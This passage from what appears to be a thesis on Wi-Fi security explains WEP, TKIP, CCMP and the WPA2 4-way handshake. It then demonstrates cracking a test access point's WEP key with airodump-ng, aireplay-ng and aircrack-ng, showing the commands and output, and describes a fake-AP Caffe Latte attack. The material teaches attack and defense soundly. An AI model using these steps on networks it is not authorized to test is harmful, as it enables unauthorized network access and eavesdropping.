In the case of open authentication, the access point always accepts the authentication request and immediately responds with a success message. But there are exceptions to that, as a MAC address filter may be used and in case of an unauthorized MAC address the access point wouldn't send the success message despite




Figure 4.1: Authentication Sequences in the 802.11 Standard [2]

of open authentication. But as you will read in later sections, MAC address filters aren't protecting a network against an attacker either, rather against connections by accident.

WEP authentication should prove that the mobile device knows the secret key, this is done by having the device solve a challenge. This challenge consists of encrypting a random value with the key (which is hopefully random too). As the access point knows the real key, it can check the result and therefore see if the device knows the secret key. Now this works perfectly fine to authenticate the mobile device to the access point, but the other way around there is no validation at all. So if the access point that you send the encrypted challenge isn't the one you think it is but an attacker instead, you have just sent him the encrypted challenge which contains the key. With this we have another problem of this kind of authentication.

4.2.3 Encryption

Most of the people mention privacy as the most important purpose of WLAN security. When WEP is enabled, the transferred data is encrypted so an attacker can't read the content unless he has the key and therefore our privacy is protected. Now the problem is that WEP isn't secure so your desired privacy actually isn't provided.

WEP uses the stream cipher called RC4 to encrypt the data packets. Because it is a symmetric algorithm, the same keys are used for encryption as well as for decryption. One advantage of RC4 is that its implementation is quite easy and it doesn't use any complex time-consuming calculations. RC4 consists of two phases. The first phase is called initialization which basically generates the pre-requisites for the second phase, the actual encryption phase. In WEP these two phases both run for each packet, as each packet is treated as an individual to make sure that all packets can be decrypted even if some are missing.

The WEP key actually is a 104-bit key (in the updated version) and when encrypting your messages with the exact same key over and over again, there will be

repetitions that an attacker will notice and may be able to exploit. To prevent this from happening, WEP uses a simple technique, the initialization vectors. Instead of just using the 104-bit key to encrypt the data, the 104-bit key is combined with a 24-bit IV. As this number changes for every packet sent, the key that is used in the RC4 algorithm changes with every packet. This all seems great now because if the key used in RC4 changes with every packet, we will never get the same encrypted message even if we encrypt the same plaintext right? Well, actually we don't. Unfortunately the IV in WEP is only 24 bits so it has about 17 million possible values. Sooner or later the IV will be repeated and the attacker will gain information that he can use to crack the actual WEP key. But the relatively small amount of possibilities isn't the only reason for a repetition, many devices have a pre-defined IV to use after a reboot. In section 4.3 TKIP is described which is also based on RC4 but avoids IV reuse.

To explain the encryption, we specifically look at the "Frame Body" of the WLAN packet (see the appendix section for an explanation of the whole packet). This part of the packet consists of the initialization vector (IV), followed by the Data and the integrity check value (ICV). An important thing to note here is that only the Data and ICV are encrypted, but not the IV.




Figure 4.2: Frame Body

As you can see in fig. 4.2 the IV is further dividable into the actual initialization vector with 3 octets, the padding with 6 bits and the key id with 2 bits. The key id specifies the key (1-4) that is used. This is necessary because in WEP you can define up to 4 different keys that can be used to connect to your wireless router.

The WEP encryption can be divided into 3 main steps.

1. Generation of the keystream:
First the 24 bit IV is generated randomly (for each packet). We append the key to it (depending on the version 40/104 bit) and we receive the 64 resp. 128 bit input for the RC4 algorithm. The output of this algorithm leads to our (pseudo-) random keystream.
2. Generation of the integrity check value (ICV):
For this process, we have a variable amount of (plaintext) data, that we want to transfer. To generate the ICV, we run a cyclic redundancy check. This CRC, in our case the CRC-32, returns a 32 bit value which is our ICV. After



Figure 4.3: Keystream Generation

this operation, we concatenate the two values. The ICV is used to ensure the integrity of the transferred data.

3. Generation of the cipher text:

In this step we take the random keystream in the exact same size as our data+ICV. For example, if our data amounts to 16 bytes + the 4 bytes icv we end up with a total size of 20 bytes this means we need a keystream of 20 bytes. When we have the keystream in the right length, we do a mathematical bitwise XOR operation and this leads to the output, our cipher text. The next and final step is to prepend the entire IV to the cipher text. This is now the message that is transferred to the device/AP.[5]




Figure 4.4: WEP encapsulation block diagram [3]

I will cover the practical part of (cracking) WEP in section 5.




Figure 4.5: XOR Example [2]

RC4 Encryption Algorithm RC4 or Rivest Cipher 4 is the encryption algorithm used in WEP. There certainly are stronger encryption algorithms than RC4 but they're not as easy to implement as RC4. The basic idea with RC4 is to create a (pseudo)-random keystream that is later combined with the data using an exclusive OR operation (XOR). It basically takes two bytes and generates a single byte from

that. The way this works is the two values are compared, if they're the same the result is 0, if not, the result is 1. In figure 4.5 you can see an example for this operation.

An important thing to note here is that if you use XOR with the same value twice, you will be returned the original value. This means that if $A \oplus B = C$ then $C \oplus B = A$. In RC4 this is used for encryption and decryption:

$Plaintext \oplus Pseudorandom = Ciphertext$ and $Ciphertext \oplus Pseudorandom = Plaintext$

4.3 TKIP

In 2002, the Wi-Fi Alliance developed the "Temporal Key Integrity Protocol" (TKIP). The intention was to replace WEP after the encryption had been broken. But it was designed to be working on existing WLAN hardware. WPA and TKIP were designed to be around for 5 years, until the release and implementation of the final version of the 802.11i standard.

In April 2002, the Wi-Fi Alliance introduced the WPA certification, which requires the use of the TKIP security protocol. Nowadays TKIP is not supported anymore by the newer standards (e.g. 802.11n, 802.11ac) with higher data rates. If it is still supported by the devices, it is only to provide support for older legacy devices. TKIP is an improvement of WEP, that also uses the RC4 algorithm for encryption and decryption. The changes that TKIP makes compared to WEP are the following:

- **Temporal keys:**
TKIP uses dynamically created encryption keys instead of static keys. The 4-Way Handshake process is used to create unique dynamic unicast keys for the 2 communicating devices. The dynamic encryption key generation is designed to defeat social engineering attacks.
- **Sequencing:** (simplified version)
TKIP uses a sequence counter to prevent replay and reinjection attacks that are used against WEP (see section 5 for more information about cracking WEP).
- **Key Mixing:**
TKIP uses a complex two-phase cryptographic mixing process in order to improve the strength of the seeding material for the RC4 cipher. This is designed to defeat the attacks against the IV collisions and weak key attacks.
- **Enhanced Data Integrity**
TKIP uses a stronger data integrity check, the Message Integrity Code (MIC). The MIC should defeat attacks using changes/forgery of the packets.

4.3.1 TKIP encryption process

TKIP starts with a 128-bit temporal key that has been generated in a 4-Way Handshake creation process. The 128-bit temporal key is either a pairwise transient key (to encrypt unicast traffic) or a group temporal key (to encrypt broadcast and multicast traffic). The 4-Way Handshake process is explained in more detail in section

4.5.1. After the key has been generated, the two-phase key-mixing process begins, A 48-bit TKIP sequence counter (TSC) is generated and broken into 6 octets that are labeled TSC0 through TSC5, where the significance increases with the number. In phase 1 of the process the 128-bit temporal key (TK) is combined with the TSC2 through TSC5 octets as well as the transmit address (MAC address of the transmitting device). The output of phase 1 is the creation of the TKIP-mixed transmit address and key (TTAK).

After the generation of the TTAK, phase 2 begins. Phase 2 key mixing combines the TTAK with the TSC0 and TSC1 octets with the 128-bit temporal key. The output of this phase is referred to as the "WEP seed". This seed is then run through the RC4 algorithm, and the keystream is generated. The WEP seed is represented as WEP IV and 104-bit WEP key when put into the RC4 algorithm. TKIP is often referenced as using a 48-bit IV because the encoding of the 48-bit TSC effectively creates a 48-bit IV.

So in short, the two-phase-mixing process consists of the 2 phases:

1. Phase 1: TK, TA ,TSC = TTAK
2. Phase 2: TTAK, TK, TSC = WEP seed

4.4 CCMP

Counter Mode with Cipher-Block Chaining Message Authentication Code Protocol (CCMP) is the name of the security protocol created as part of the 802.11i security amendment. It was designed to replace TKIP and WEP. CCMP uses the AES block cipher instead of the RC4 streaming cipher. In September 2004, the Wi-Fi alliance introduced the second version of the Wi-Fi Protected Access certification (WPA2). WPA2 requires the use of CCMP/AES encryption. As the AES cipher is more resource-intensive, older hardware had to be replaced in order to provide support for the CCMP/AES encryption processing. CCMP is quite complicated and a construct of many components that provide different functions and I find it near impossible to simplify it to make it comprehensible for an average person, so I simply give you a quick overview of it. I want to declare a few abbreviations and terms here, which might be useful when reading something about CCMP:

- CTR = CounterMode, used to provide data confidentiality
- CBC(-MAC) = Cipher-Block Chaining (Message Authenticoin Code), the CBC-MAC is used for authentication and integrity
- CCMP usually represents the full phrase of Counter Mode with Cipher-Block Chaining Message Authentication Code Protocol, sometimes the shorter version: CTR with CBC-Mac is also represented by the CCMP acronym.
- CCM is used to refer to the block cipher instead of the actual protocol, therefore the P is left off. CCM is used with the AES block cipher, it is capable of using different key sizes but when implemented as part of the CCMP encryption method, a 128-bit key is used and the data is being encrypted in 128-bit blocks.

- **Nonce:** A nonce is a random numerical value that is generated one time only. A 104-bit unique nonce is derived from the packet number, priority data used in QoS and the transmitter address. This nonce should not be confused with the nonces in the 4-Way Handshake process.

Just like TKIP, CCMP starts the process with a 128-bit temporal key. Again this can be a PTK or a GTK. A packet number (48 bits) is used to uniquely identify the frame (incremented with each frame transmission). This is used as a protection from replay and injection attacks. The CBC(-MAC) provides data integrity and authentication. You can see the a coarse depiction of the algorithm in figure 4.6.




Figure 4.6: CCMP encryption and data integrity process [4]

4.5 WPA/WPA2

Wi-Fi Protected Access (WPA) and its successor WPA2 were both developed by the Wi-Fi Alliance in order to replace WEP which has serious weaknesses that I explain in the section about breaking the encryption (5). WPA was released in 2003 and WPA2 one year later in 2004. WPA was designed to work with older devices without any hardware changes, a simple firmware update usually made it compatible, WPA2 on the other hand required hardware upgrades. Nowadays most of the routers support both (as well as WEP).

One of the differences between WEP and WPA is that WEP uses the same key to encrypt, as well as to decrypt the data, WPA doesn't, it uses dynamic keys instead of static keys.

Numerous publicly announced attacks have proven that there are flaws and vulnerabilities in TKIP, therefore the migration from TKIP to CCMP. This can be seen for example in the IEEE 802.11ac amendment and the IEEE 802.11-2012 standard, both state that "High Throughput" or "Very High Throughput" data rates are not allowed if WEP or TKIP is enabled.

Table 4.1: Comparison of the different security protocols

	WEP	WPA (personal)	WPA2 (personal)
Encryption method	RC4	TKIP	TKIP, AES-CCMP
Encryption keys	static	dynamic/unique	dynamic/unique
Key management	none (manual rotation)	per packet key rotation	per packet key rotation (TKIP), per session key rotation (AES-CCMP)
Data integrity	CRC-32	Michael Algorithm	CCM

4.5.1 WPA(2)-PSK

The Wi-Fi Alliance introduced Wi-Fi Protected Access (WPA) in 2003 as an alternative for the weak WEP. It was designed to be used until the actual 802.11i standard was finalized and it was only published, to offer an alternative for the broken WEP, they never intended to release WPA so they used an unfinished version of the real 802.11i (WPA2) standard. WPA-PSK or sometimes also called WPA-Personal uses a 256bit Pre-Shared Key. This PSK is generated with the "Password Based Key Derivation Function 2" or short PBKDF2. This function takes the passphrase, the SSID of the AP, the length of the SSID, how many times the passphrase is hashed and the key length of the PSK as an input. So for example if we want to encrypt the passphrase for our AP named "MyRouter" with the passphrase "1234abcd" the function would be used with the following arguments: PBKDF2(1234abcd, MyRouter, 8, 4096, 256) where 4096 and 256 are the standard values for WPA-PSK. As an output we then receive our desired 256bit PSK.

4.5.2 4-Way Handshake

Now that we understand how the PSK is generated, we will analyze how the dynamic key is derived. In WPA-PSK, this is done using the 4-way handshake. As the name already suggests, there are 4 steps, in this case 4 messages that are transferred between the router and the client. First we have, as usual, the probe request & response and the authentication request & response. So far it's the same procedure as with an open authentication. After the client and the router have agreed to use WPA-PSK, the authentication process is being conducted.




Figure 4.7: 4-Way-Handshake Diagram

Source	Destination	Protocol	Length	Info
Netgear_09:ab:58	Wisol_5d:1a:30	802.11	125	QoS Data, SN=2408, FN=0, Flags=p....F.
Netgear_09:ab:58	Wisol_5d:1a:30	802.11	102	QoS Data, SN=2409, FN=0, Flags=p....F.
22:e5:2a:09:ab:59	Broadcast	802.11	154	Beacon frame, SN=750, FN=0, Flags=....., BI=200, SSID=Test-AP
Netgear_09:ab:58	Wisol_5d:1a:30	802.11	102	QoS Data, SN=2410, FN=0, Flags=p....F.
Netgear_09:ab:58	Wisol_5d:1a:30	802.11	26	Disassociate, SN=783, FN=0, Flags=.....
22:e5:2a:09:ab:59	Wisol_5d:1a:30	802.11	148	Probe Response, SN=786, FN=0, Flags=....., BI=200, SSID=Test-AP
Wisol_5d:1a:30	22:e5:2a:09:ab:59	802.11	41	Authentication, SN=2351, FN=0, Flags=.....
22:e5:2a:09:ab:59	Wisol_5d:1a:30	802.11	41	Authentication, SN=787, FN=0, Flags=.....
Wisol_5d:1a:30	22:e5:2a:09:ab:59	802.11	108	Association Request, SN=2352, FN=0, Flags=....., SSID=Test-AP
22:e5:2a:09:ab:59	Wisol_5d:1a:30	802.11	93	Association Response, SN=788, FN=0, Flags=.....
22:e5:2a:09:ab:59	Wisol_5d:1a:30	EAPOL	133	Key (Message 1 of 4)
Wisol_5d:1a:30	22:e5:2a:09:ab:59	EAPOL	157	Key (Message 2 of 4)
22:e5:2a:09:ab:59	Wisol_5d:1a:30	EAPOL	157	Key (Message 3 of 4)
Wisol_5d:1a:30	22:e5:2a:09:ab:59	EAPOL	133	Key (Message 4 of 4)
22:e5:2a:09:ab:59	Wisol_5d:1a:30	802.11	185	QoS Data, SN=2, FN=0, Flags=p....F.
Wisol_5d:1a:30	22:e5:2a:09:ab:59	802.11	26	QoS Null function (No data), SN=2353, FN=0, Flags=.....T
Wisol_5d:1a:30	22:e5:2a:09:ab:59	802.11	153	QoS Data, SN=2, FN=0, Flags=p....T
Netgear_09:ab:58	Wisol_5d:1a:30	802.11	630	QoS Data, SN=3, FN=0, Flags=p....F.

Figure 4.8: 4-Way-Handshake Wireshark

- Message 1/4:
The authenticator (the router) and the supplicant (the client) both randomly create their "nonces". The authenticator then sends the EAPOL-Key frame which contains the ANonce to the supplicant. Now the supplicant derives a PTK using the PMK, ANonce, SNonce and the MAC addresses. With this PTK the client is now able to encrypt unicast traffic.
- Message 2/4:
The client sends an EAPOL-Key frame that contains the SNonce to the router. The router now has all the inputs he needs to use the pseudo-random function. The client also sends a message integrity code.
The authenticator derives a PTK and validates the MIC. Now the authenticator possesses the pairwise transient key that can be used to encrypt unicast traffic.
- Message 3/4:
In case it is necessary, the authenticator derives a GTK from the GMK. In any case the authenticator sends an EAPOL-Key frame to the supplicant containing the ANonce and a MIC and in some cases it also contains a message to the supplicant to install the temporal keys. Now, the GTK is being delivered as part of this unicast EAPOL-Key frame (that has been encrypted with the PTK) to the client.
- Message 4/4:
In this step, the supplicant sends the final EAPOL-Key frame, confirming the installation of the temporal keys to the authenticator.
After this step, all traffic will be encrypted either with the PTK (unicast) or with the GTK (multicast and broadcast).

4.6 Future Encryption Methods

As always when dealing with technology, enhancements and general advancement are paramount. This is especially important when dealing with security, as it usually is an ongoing race between the ones inventing the security and the ones breaking it. For example with CCMP, there are concerns whether it will be able to be used in the future with the growing WLAN datarates, as there are a large number of AES operations required in the process.

Galois/Counter Mode (GCM) for example is significantly faster and more efficient in comparison to CCM, it also uses the AES encryption algorithm but its implementation is different. It therefore requieres only a single AES operation for each block, instead of two in CCM. This already divides the required resources in half. And because in GCM there is no cipher block chaining, the blocks can be processed parallel as they don't rely on each other. But again this has a downside; GCM is not compatible with existing Wi-Fi hardware and therefore requires new equipment. It is still likely to be implemented in the future because it has already been specified in the 802.11ad amendment.

There are also several developments of vendor specific or proprietary standards, I will not discuss them here because I think they are not of great importance for the everyday user as they are hardly ever used outside of certain companies, government and or military agencies that require extremely high levels of security.

Chapter 5

Breaking the Encryption

5.1 WEP

As you probably have already heard multiple years ago, a lot of vulnerabilities have been found in WEP. Beginning in 2001 there were multiple publications of found vulnerabilities. [5]

The first and in my opinion most relevant ones are the following:

- 2001: The insecurity of 802.11 Mobicom, July 2001 N, Borisov
- 2001: Weakness in the key scheduling algorithm of RC4, S.Fluhrer, I.Mantin, A. Shamir, August 2001
- 2004: Korek Improve on above technique and reduces the complexity of WEP cracking. We now only require around 500'000 packets to break the WEP key.
- 2005: Andreas Klein introduces more correlations between the RC4 key stream and the key.
- 2007: PTW extend Andreas technique to further simplify WEP cracking. Now with just around 60'000-90'000 packets it is possible to break the WEP key.

The main strategy behind most of the attack methods is to find the weak IVs. The problem with the IVs is that they reveal information about the WEP key itself. Because the amount of different IVs isn't that big (1 IV consists of 3 bytes and 3 bytes = 24 bits so the amount of possibilities is 2^{24}), you can collect a certain amount of IVs and you will be able to crack the key.

There are two approaches to crack the key:

1. The passive way
 - Undetectable
 - Takes much longer unless the network is busy
2. The active way
 - Use replay attacks to generate more traffic (not necessary if the network is busy)

- Usually faster but detectable

In the following section, I will explain some of the most popular attacks against WEP in more detail with a practical demonstration.

5.1.1 ARP Replay Attack

This attacks consists of 2 Steps:

1. Capture the ARP packets (seen in fig. 5.1)
2. Replay the captured packets to the AP

Now you might ask yourself how you can identify the packets, if they are encrypted, how can you tell if you're replaying the right packets? That is actually quite trivial, as the ARP packets are all of a fixed (and unique) size. And furthermore, you will see if the AP responds or not, if yes they are the right packets.

As soon as the attacker has captured such an encrypted ARP packet, he simply sends that to the AP and receives a new encrypted ARP response. This step is now repeated until the attacker has enough packets to crack the key.





Figure 5.1: ARP Replay Attack Setup

To conduct this attack you only need the aircrack-ng suite and you're good to go. I have used airmon-ng to capture the packets from the network (including the desired IVs) and aireplay-ng to find and replay the ARP packets. The only problem one could encounter during this attack is either no active client or the router declines the packets because the source MAC address is wrong (in my screenshot in fig 5.3 you can see the corresponding error message), where the second problem can easily be resolved through MAC address spoofing. As soon as the amount of packets captured appears to be sufficient, you run aircrack-ng with the capture file, if the amount of captured packets by now shouldn't be enough, just keep capturing and try again with more packets. In my test, I have cracked the key with about 40'000 IVs, but it would probably have worked as well with a lot less. As an output in the aircrack screenshot (fig. 5.4), you can see it has found the key, which I could now use to connect to the device (you have to remove the colons from the output so I would have to type in "1234567890" and not "12:34:56:78:90"). To conclude the description of this attack method, I would like to mention that this attack has only

taken me 8 minutes and I am no professional (and I did quite a few typos...) so I think this already proves that WEP shouldn't be used anymore (except for testing purposes obviously). In case you are wondering about the password strength if that has an influence on this type of attack or not, unlike WPA(2)-PSK we don't use a brute force approach so a longer password won't significantly increase the security of your WEP network.



```
root@pc: ~/Documents/caps/ma
File Edit View Search Terminal Help
CH 1 ][ Elapsed: 8 mins ][ 2016-10-18 19:18 ][ 151 bytes keystream: 22:E5:2A:09:AB:59
BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
22:E5:2A:09:AB:59 -62 96 2348 39525 12 1 54e WEP WEP SKA Test-AP
BSSID          STATION          PWR Rate Lost Frames Probe
22:E5:2A:09:AB:59 48:5A:3F:5D:1A:30 -32 54e-24e 0 42009
22:E5:2A:09:AB:59 C4:46:19:5A:A5:F3 0 0 - 1 0 216262
root@pc:~/Documents/caps/ma# airodump-ng --channel 1 wlan0mon -w arpreplay --bssid 22:E5:2A:09:AB:59
```

Figure 5.2: Airodump Screenshot ARP Replay Attack

```

root@pc:~# aireplay-ng --arp-replay -e Test-AP wlan0mon
No source MAC (-h) specified. Using the device MAC (C4:46:19:5A:A5:F3)
19:14:54 Waiting for beacon frame (ESSID: Test-AP) on channel 1
Found BSSID "22:E5:2A:09:AB:59" to given ESSID "Test-AP".
Saving ARP requests in replay_arp-1018-191454.cap
You should also start airodump-ng to capture replies.
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
^Cad 61979 packets (got 2 ARP requests and 18092 ACKs), sent 18329 packets...(499 pps)

```

Figure 5.3: Aireplay Screenshot ARP Replay Attack

```

root@pc: ~/Documents/caps/ma
File Edit View Search Terminal Help

Aircrack-ng 1.2 rc4

[00:00:00] Tested 6 keys (got 39470 IVs)

KB  depth  byte(vote)
0   0/ 1    12(52480) 7C(49152) F8(47616) A4(46848) DD(46848) C1(46592) 2D(45824)
1   0/ 1    34(50944) 9A(48896) 2F(47360) 39(45824) 97(45568) 4B(45312) F4(45312)
2   0/ 2    B9(49408) 9C(48384) 5C(46848) 18(46592) 2F(45824) 3A(45824) 54(45312)
3   1/ 3    78(49152) 5D(49152) 61(47360) AC(47104) 0A(46592) 60(46592) 8E(46592)
4   0/ 1    90(50944) 15(48384) 32(46848) F8(46336) 7E(45824) 9B(45824) A1(45568)

KEY FOUND! [ 12:34:56:78:90 ]
Decrypted correctly: 100%

root@pc:~/Documents/caps/ma# aircrack-ng arpreplay-02.cap

```

Figure 5.4: Aircrack Screenshot ARP Replay Attack

5.1.2 Caffe Latte Attack

The idea behind the so called "Caffe Latte Attack" is to inject arbitrary packets into the network without knowing the WEP key. The point that makes this almost unbelievable is that these packets will be accepted by the devices and they will be valid encrypted packets. But why is an attack of this type even possible? The WEP encryption is vulnerable to message modification because of the use of CRC-32 as an integrity check. CRC's are designed to detect random errors in the message, but they are vulnerable to malicious attacks. As the explanations behind all of this are rather complicated mathematical coherences and because I don't want to go into too much (mathematical) detail in this thesis, I will skip these explanations and refer to a paper that elucidates them very well: "Intercepting mobile communications: The insecurity of 802.11" by Nikita Borisov, Ian Goldberg and David Wagner. [21]

The things that we learned from that attack are (amongst others):

- It is possible to modify arbitrary data in a WEP packet and patch the ICV so it will be a valid packet (accepted by the AP as well as the Client).
- It is possible to crack the WEP key of an AP without being in it's range, by targeting the clients.

In order to generate WEP encrypted traffic for us with only a client and no AP, we need to setup a fake AP to which the client can connect and send the wanted encrypted data. Therefore we first observe the vicinity to see what APs the client is looking for, in other words we try to get ahold of one of his probe requests. I used airodump-ng to do so. After you know the name of the network, the client is looking for you can create a fake network with airbase-ng that advertises itself as a WEP encrypted network, even though it actually doesn't require a WEP key to connect to it. If the client isn't connected to any other AP, then it will immediately connect to our fake AP because the client assumes it's the real one. This is possible because the client is authenticating "itself" to the access point, he accepts the challenge, encrypts it and sends it back to the fake AP (the attacker) and the attacker will obviously accept it because he isn't able to decrypt the challenge anyways.

When the victim has connected to the fake AP, he will send DHCP requests to get an IP address assigned. Because our fake AP doesn't have a DHCP server, there won't be any answer and therefore the requests will eventually time out. As soon as this happens, the client will use an autoconfiguration IP in the standard subnet (usually 192.168.1.1/24). After the client has his IP address, it will send gratuitous ARP packets, in order to announce its IP address.

